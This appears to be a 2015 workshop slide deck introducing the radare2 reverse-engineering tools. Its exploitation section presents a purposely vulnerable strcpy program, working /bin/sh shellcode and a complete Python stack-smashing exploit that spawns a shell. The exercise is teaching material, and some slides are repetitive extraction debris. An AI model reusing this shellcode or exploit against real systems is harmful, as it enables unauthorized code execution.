

# **RADARE2**

## First r2babies steps - Long Version

---

Maxime Morin (@Maijin212)

August 3, 2015

BSides Las Vegas

- 22 y/o french expat @ Luxembourg
- Food, Travel and Languages <3
- I hate Bullshit
- Malware.lu CERT team leader (2days/week) and incident response @ European Commission CSIRC (3days/week)
- User of radare2 (impossibru!)
- I'm creating tests + documentation

- r1 2006, r2 2009
- Multi-(OSes|Archs|Bindings|FileFormats|...)
- 10 tools based on the framework
- Around 111 contributors from various fields
- GSOC + RSOC
- CLI/VisualMode/GUI/WebGUI
- around 350K LOC

INSTALLATION !

- Always use git version!
- Use the provided VM on SSH ([radare:radare](#) / [root:radare](#))
- git clone <http://github.com/radare/radare2> && cd radare2 && [./sys/install.sh](#)
- Use the Windows installer <http://bin.rada.re/radare2.exe>

## UTILITIES

---

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

- `rax2`
- `rabin2`
- `rasm2`
- `radiff2`
- `rafind2`
- `rahash2`
- `radare2`
- `rarun2`
- `ragg2/ragg2-cc`



### rax2 — Base converter

---

```
$ rax2 10
```

0xa

```
$ rax2 33 0x41 0101b
```

0x21 65 0x5

```
$ rax2 -s 4142434445
```

ABCDE

```
$ rax2 0x5*101b+5
```

30

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

### rabin2 — Binary program info extractor

---

```
$ rabin2 -e
```

Entrypoints

```
$ rabin2 -i
```

Shows imports

```
$ rabin2 -zz
```

Shows strings

```
$ rabin2 -g
```

Show all possible information

- rax2
- rabin2
- **rasm2**
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

rasm2 — assembler and disassembler tool

---

```
$ rasm2 -a x86 -b 32 'mov eax, 33'
```

Assemble

```
$ rasm2 -d 9090
```

Disassemble

```
$ rasm2 -L
```

List supported asm plugins

```
$ rasm2 -a x86 -b 32 'mov eax, 33' -C
```

Output in C format

- rax2
- rabin2
- rasm2
- **radiff2**
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

radiff2 — unified binary diffing utility

---

```
$ radiff2 original patched
```

Code diffing

```
$ radiff2 -C original patched
```

Code diffing using graphdiff algorithm


```
$ radiff2 -g main -a x86 -b32 original patched
```

Graph diff output of given symbol, or between two functions, at given offsets: one for each binary.

# UTILITIES: RADIFF2 — GRAPH EXAMPLE

/bin/true

/bin/false





- rax2
- rabin2
- rasm2
- radiff2
- **rafind2**
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

**rafind2** — Advanced commandline hexadecimal editor

---

```
$ rafind2 -X -s passwd dump.bin
```

Search for the string passwd

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- **rahash2**
- radare2
- rarun2
- ragg2/ragg2-cc

rahash2 — block based hashing utility

---

```
$ rahash2 -a all binary.exe
```

Display hashes of the whole file with all algos

```
$ rahash2 -B -b 512 -a md5
```

Compute md5 per block of 512

```
$ rahash2 -B -b 512 -a entropy
```

Compute md5 per block of 512

```
$ echo -n "admin" | rahash2 -a md5 -s "
```

Compute md5 of the string admin

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- ragg2/ragg2-cc

## RADARE2 — COMMAND LINE

---

Keep in mind that:

1. Every character has a meaning i.e (w = write, p = print)
2. Every command is a succession of character i.e pdf = p  $\leftrightarrow$  print d  $\leftrightarrow$  disassemble f  $\leftrightarrow$  function
3. Every command is documented with **cmd?**, i.e pdf?, ?, ???, ???, ?\$, ?@?

1. Open a file with radare2 `radare2 file.exe`
2. Get Usage on the command `#? Usage: #algo <size> @ addr`
3. List of all existing algorithms `##`
4. SHA1 `#sha1`
5. Hashing from the begin `#sha1 @ 0`
6. with a hash block size corresponding to the size of the file `#sha1 $s @ 0x0`

This command is same as `rahash2 -a sha1 file.exe`



1. Get Usage on the command `i?`
2. Same as `rabin2`
3. `izj` for displaying in json
4. internal commands: `~`, `ls`, `{}`, `..`

Quick Demo

1. r2 -A or r2 then aaa : Analysis
2. s : Seek
3. pdf : Print disassemble function
4. af? : Analyse function
5. ax? : Analyse XREF
6. /? : Search
7. ps? : Print strings
8. C? : Comments
9. w? : Write

## RADARE2 — VISUAL MODE

---

1. V? : Visual help
2. p/P : rotate print modes
3. move using arrows/hjkl
4. o : seek to
5. e : r2configurator
6. v : Function list
7. \_ : HUD
8. V : ASCII Graph

## RADARE2 — WEBUI

---

r2 -A -c=H filename



" -- When you sold that exploit, what they really bought, was your silence. "

## Current Project

CurrentProject:

CurrentFile: /bin/ls

OtherProjects:

Layout:

Delete

Save As

Save

Open

## Files

Open File ...

Choose File

No file chosen

Upload

# RADARE2 — DEBUGGER

---



1. radare2 -d
2. Quickly switch to Visual debugger mode: Vpp
3. OllyDBG/IDApro shortcuts friendly

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- **rarun2**
- ragg2/ragg2-cc

## Rarun2 — run programs in exotic environments

---

1. Environment setup tools for radare2
2. most useful with debugger
3. aslr, stdout, arguments, r2preload ...

- rax2
- rabin2
- rasm2
- radiff2
- rafind2
- rahash2
- radare2
- rarun2
- [ragg2/ragg2-cc](#)

Ragg2/Ragg2-cc — frontend for compiling shellcodes

---

## NOW YOUR TURN!

- **Crackmes:** IOLI-Crackme, flare-on 2015 challenges
- **Exploitation:** pwn1, pwn2, ropasaurus
- **Book:**

- Website: <http://rada.re/>
- Blog: <http://radare.today>
- Book: <http://mai jin.gitbooks.io/radare2book/content/>

EXPLOITATION (JVOISIN WORK :-) )


---





```

[0x7fb084700210 185 /bin/true]> f tmp;sr s... @ sym.stderr+-2079350864 # 0x7fb084700210
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7fff965a2d30 0100 0000 0000 0000 cd47 5a96 ff7f 0000 .....GZ.....
0x7fff965a2d40 0000 0000 0000 0000 d747 5a96 ff7f 0000 .....GZ.....
0x7fff965a2d50 2348 5a96 ff7f 0000 3548 5a96 ff7f 0000 #HZ.....5HZ.....
0x7fff965a2d60 5348 5a96 ff7f 0000 6248 5a96 ff7f 0000 SHZ.....bHZ.....
r15 0x00000000 r14 0x00000000 r13 0x00000000
r12 0x00000000 rbp 0x00000000 rbx 0x00000000
r11 0x00000000 r10 0x00000000 r9 0x00000000
r8 0x00000000 rax 0x00000000 rcx 0x00000000
rdx 0x00000000 rsi 0x00000000 rdi 0x7fff965a2d30
orax 0xffffffffffffffff rip 0x7fb084700213 rflags = 1I
rsp 0x7fff965a2d30
0x7fb084700210 4889e7 mov rdi, rsp
;-- rip:
0x7fb084700213 e818380000 call 0x7fb084703a30 ;[1]
0x7fb084703a30(unk) ; rip
0x7fb084700218 4989c4 mov r12, rax
0x7fb08470021b 8b05d71b2200 mov eax, [rip+0x221bd7] ; 0x7fb084701df8
0x7fb084700221 5a pop rdx
0x7fb084700222 488d24c4 lea rsp, [rsp+rax*8]
0x7fb084700226 29c2 sub edx, eax
0x7fb084700228 52 push rdx
0x7fb084700229 4889d6 mov rsi, rdx
0x7fb08470022c 4989e5 mov r13, rsp
0x7fb08470022f 4883e4f0 and rsp, 0xffffffffffffffff
0x7fb084700233 488b3d261e2. mov rdi, [rip+0x221e26] ; 0x7fb084702060
0x7fb08470023a 498d4cd510 lea rcx, [r13+rdx*8+0x10] ; 0x00000010
0x7fb08470023f 498d5508 lea rdx, [r13+0x8]
0x7fb084700243 31ed xor ebp, ebp
0x7fb084700245 e866ef0000 call 0x7fb08470f1b0 ;[2]
0x7fb08470f1b0(unk) ; rip
0x7fb08470024a 488d150ff30. lea rdx, [rip+0xf30f] ; 0x7fb08470f560
0x7fb084700251 4c89ec mov rsp, r13
0x7fb084700254 41ffe4 jmp r12
0x7fb084700257 660f1f84000. q16 nop [rax+rax]
0x7fb084700260 488d05992d2. lea rax, [rip+0x222d99] ; 0x7fb084703000



```



# STACK SMASHING



# STACK SMASHING



PWN1



- Written for this workshop
- Oldschool *classic* example
- You'll write the final exploit

```
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 cat pwn1.c [master] git:hacklu
#include <string.h>
#include <stdio.h>

char* foo(const char *b) {
    char buff[64];

    return strcpy(buff, b);
}

int main(int argc, char **argv) {
    if (argc > 1)
        printf("%p\n", foo(argv[1]));


    return 0;
}
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 ./pwn1 $(ragg2 -P 300 -r)
zsh: segmentation fault (core dumped) ./pwn1 $(ragg2 -P 300 -r)
jvoisin@kaa 3:31 ~/prez/hacklu/exploitation/pwn1 [master] git:hacklu
```

# DE BRUIJN PATTERNS

```
jvoisin@kaa 2:40 ~/prez/hacklu/exploitation/pwn1 r2 -b 32 -d rarun2 program=pwn1 arg1='ragg2 -P 300 -r`
Process with PID 9279 started...
PID = 9279
pid = 9279 tid = 9279
r_debug_select: 9279 9279
Using BADDR 400000
bits 64
pid = 9279 tid = 9279
-- Switch between print modes using the 'p' and 'P' keys in visual mode
[0xfc3fb210]> dc
r_debug_select: 9279 1
[0xf770a010]> dc
[+] signal 11 aka SIGSEGV received
[0x41614141]> dr=
eip 0x41614141    oeax 0xffffffff    eax 0xff800150    ebx 0xf76e2000
ecx 0xff801760    edx 0xff800278    esp 0xff8001a0    ebp 0x5a414159
esi 0x00000000    edi 0x00000000    eflags = 1PSIV
[0x41614141]> wo0 eip
76
[0x41614141]> pxw 4 @eax-[1]
0x42414141
[0x41614141]> wo0 0x42414141
0
[0x41614141]> □
```



- No ALSR
- No NX
- No Canary



# GENERATE SHELLCODE

```
jvoisin@kaa 3:03 ~ ragg2 -L
shellcodes:
    exec : execute cmd=/bin/sh suid=false
encoders:
    xor : xor encoder for shellcode
jvoisin@kaa 3:04 ~ ragg2 -a x86 -b 32 -i exec -z
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
jvoisin@kaa 3:04 ~
```

```
jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1 r2 -qc '/Rl call eax' ./pwn1
0x080483b3: add [ebp+0x551174c0], al; mov ebp, esp; sub esp, 0x14; push 0x804a024; call e
ax;
0x080483b3: push ebp; mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483b3: mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483b3: sub esp, 0x14; push 0x804a024; call eax;
0x080483b3: in al, dx; adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483b3: adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483b3: push 0x804a024; call eax;
0x080483b3: and al, 0xa0; add al, 0x8; call eax;
0x080483b3: add al, 0x8; call eax;
0x080483b3: call eax;
jvoisin@kaa 3:09 ~/prez/hacklu/exploitation/pwn1 [master] git:hacklu
```

Write a working exploit!

# SHOW ME YOURS, I'LL SHOW YOU MINE

```
1 l = 76 + 4
2 shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
3 jmp = '\xb3\x83\x04\x08' # call eax
4 padding = 'A' * (l - len(shellcode) - len(jmp))
5
6 print shellcode + padding + jmp
```

NORMAL +0 ~0 -0 exploit.py

python

utf-8[unix]

100% : 6: 32

jvoisin@kaa 3:12 ~/prez/hacklu/exploitation/pwn1 ./pwn1 \$(python exploit.py )

[master] git:hacklu

\$ id

uid=1000(jvoisin) gid=1000(jvoisin) groups=1000(jvoisin),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),125(sambashare)

\$

# MALWARE ANALYSIS

---

1. #?
2. ?d, i?
3. Visual mode and associated (VVV, Vv, ,, ...)
4. Analysis command (axt, agf, ...)
5. /m?, /C?, pf, px?, p6d, p=
6. yara, zF
7. pr, wt
8. basic zsh/bash scripting, r2-pipe

- Website: <http://rada.re/>
- Blog: <http://radare.today>
- Book: <http://mai jin.gitbooks.io/radare2book/content/>